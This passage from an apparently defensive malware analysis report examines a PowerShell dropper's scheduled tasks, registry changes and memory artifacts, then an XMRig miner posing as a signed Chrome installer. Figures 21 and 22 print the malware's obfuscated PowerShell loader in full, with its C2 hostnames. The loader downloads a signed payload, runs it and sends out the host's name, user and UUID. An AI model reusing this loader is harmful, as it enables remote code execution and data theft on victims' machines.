The above image shows registry manipulation logs captured by reg-shot. The malware adds some keys at "\HKLM\SOFTWARE\Microsoft\Windows NT\Current Version\Schedule\TaskCache\Tree\<TASK NAME>"



Figure 20

I didn't get any information regarding scheduled tasks except the two scheduled tasks shown in the picture above. We can view more information on it by clicking on both task entries.

```
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>powershell</Command>
      <Arguments>-w hidden -c function a($u){$d=(Ne`w-Obj`ect Net.WebC`lient)."DownloadData"($u);$c=$d.count;if($c -gt 173){$b=$d[173..$c];$p=New-Object
      Security.Cryptography.RSAParameters;$p.Modulus=[convert]::FromBase64String('xpVT7bCpITDUjAvmzli55WPVFPjQBos7o9/ZbbWzyeaKIn9NLJwvY6ad3rMGoXzT6mz+51VupKm5TQvk79oVK4QQDZErhr0szp
      UdW79j2WPhbmpZrwMdgmFHrqG6Np+InWy/V1acp09/W9x54mpQ1EHIos1+JhSrYPaq8WtsGW0=');$p.Exponent=0x01,0x00,0x01;$r=New-Object
      Security.Cryptography.RSACryptoServiceProvider;$r.ImportParameters($p);if($r.verifyData($b,(New-Object
      Security.Cryptography.SHA1CryptoServiceProvider),[convert]::FromBase64String(-join([char[]]$d[0..171]))))){I`ex(-join[char[]]$b)}}$url='http://'+'t.oul'+'er.cc';a($url+'/a.js
      p?ipc_20230620?'+(@($env:COMPUTERNAME,$env:USERNAME,(get-wmiobject Win32_ComputerSystemProduct).UUID,(random))-join'*'))</Arguments>
    </Exec>
  </Actions>
</Task>
```

Figure 21

```
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>powershell</Command>
      <Arguments>-w hidden -c function a($u){$d=(Ne`w-Obj`ect Net.WebC`lient)."DownloadData"($u);$c=$d.count;if($c -gt 173){$b=$d[173..$c];$p=New-Object
      Security.Cryptography.RSAParameters;$p.Modulus=[convert]::FromBase64String('xpVT7bCpITDUjAvmzli55WPVFPjQBos7o9/ZbbWzyeaKIn9NLJwvY6ad3rMGoXzT6mz+51VupKm5TQvk79oVK4QQDZErhr0szp
      UdW79j2WPhbmpZrwMdgmFHrqG6Np+InWy/V1acp09/W9x54mpQ1EHIos1+JhSrYPaq8WtsGW0=');$p.Exponent=0x01,0x00,0x01;$r=New-Object
      Security.Cryptography.RSACryptoServiceProvider;$r.ImportParameters($p);if($r.verifyData($b,(New-Object
      Security.Cryptography.SHA1CryptoServiceProvider),[convert]::FromBase64String(-join([char[]]$d[0..171]))))){I`ex(-join[char[]]$b)}}$url='http://'+'t.ss7'+'00.co';a($url+'/a.js
      p?ipc_20230620?'+(@($env:COMPUTERNAME,$env:USERNAME,(get-wmiobject Win32_ComputerSystemProduct).UUID,(random))-join'*'))</Arguments>
    </Exec>
  </Actions>
</Task>
```

Figure 22

If you can see, the malware tries to connect some C2 server. I have used fakenet-ng to simulate network services on the controlled environment. Fakenet-ng is a tool which simulates network services on the controlled environment. This prevents malware reaching to actual C2 server and also fakes networking services.

Figure 23



Figure 24



Figure 25

The malware tries to connect to below C2 server,

- t.ss700.co
- t.ouler.cc
- t.qq88.ag



Figure 26

The malware also manipulates **\HKLM\System\CorrentControlSet\FileSystem\LongPathEnabled** registry to change the length of argument being passed on a command. This will make easy to run powershell scripts as a command argument with other processes.

4.1.3 Memory Forensics

I have tried to analyse all the above artifacs that we have seen so far. Memory Analysis process is very difficult and requires deep understanding and knowledge of digital forensics. I have user volatility framework to analyse the memory dump created with FTK Imager. Volatility framework is python based tool which uses multiple python libraries as component to analyse the memory dump.



Figure 27

The above command and picture shows information of memory dump and system related information llike when dump was taken, system version profile name, kernel memory base address, does system is 64 bit or 32 bit etc…



Figure 28

The above we can see that volatility is able to display processs by giving the process id. It also shows the child process created by the parent process. The powershell has create conhost.exe process to execute commands on the target system.



Figure 29

We can unvail dll related information too with memory forensics. The malware is used ntdll.dll, advapi32.dll, WS2_32.dll and kernal32.dll. Ws_32.dll is used for network related activities. The advapi32.dll is used to for advanced windows functions and APIs. Kernal32.dll is used to work with memory and hardware related activities. Ntdll.dll is is not used directly by any program on windows and if so it indicates malicious activity. This dll is only be imported by kernal32.dll to perform any specific action, no other program can use it directly.

4.2 Google Chrome Signed Binary Malware Analysis

We are going to analyse a malware which is a google chrome signed binary. This binary creates malicious activity and deletes itself from computer file system. The malware drops google updater.exe binary on system and then registers it as scheduled task to make persistence the system. This malware sample is known as XMRig Crypto Miner in the market.

The analysis of the provided sample includes various types of analyses, ranging from basic static to advanced dynamic analysis. The report contains information specific to the date and time of analysis (April 8, 2023). Please note that the information provided may vary at the time of reading.

4.2.1 Static Analysis

XMRig malware sample comes in a form of .exe (Windows Executable Format). This sample looks like a Chrome Installer having signature of Google LLC, look like a trepanised executable.



Figure 30

When I looked at CFF Explorer and Data Directories at seems like the malware is not obfuscated. The malware is PE64 (Portable Executable x64 bit) variant. This means only 64 Bit computers can run the file which is very weird because malware authors generally writes there code into PE32 format so that the infection can spread over more system.



Figure 31

The malware is importing very few (Only Two Libraries), which is also very weird and does not export any function. This looks very suspicious because little program has more imports than this. This seems like malware is obfuscated.

The malware is highly obfuscated, and I cannot get much information by doing static analysis. I have tried doing reverse engineering too, but nothing found. This malware is so much advanced that we can't directly know much about it. Let's analyse it by running in controlled environment.

4.2.2 Dynamic Analysis

The dynamic analysis of this sample includes running the malware in flare-vm setup and analysing behaviour to understand its functionality. This will help to better understand how it spread and infects the system and how makes persistence on the system.



Figure 32

When malware get executed, a PowerShell process is being created in background which creates conhost.exe process to execute command in background. This can be seen in above picture.



Figure 33

The malware them executes and creates another cmd.exe process which creates conhost.exe to execute command on the target system and executes another binary called powercfg.exe. These processes created and as soon as deleted in fraction of seconds, which makes it difficult to analyse. You can still see executable file on right side of the image.



Figure 34

Another PowerShell script got executed and that script deletes the mail executable malware sample file from computer file system. This type of malware is called self-destructive malware which deletes itself after execution.

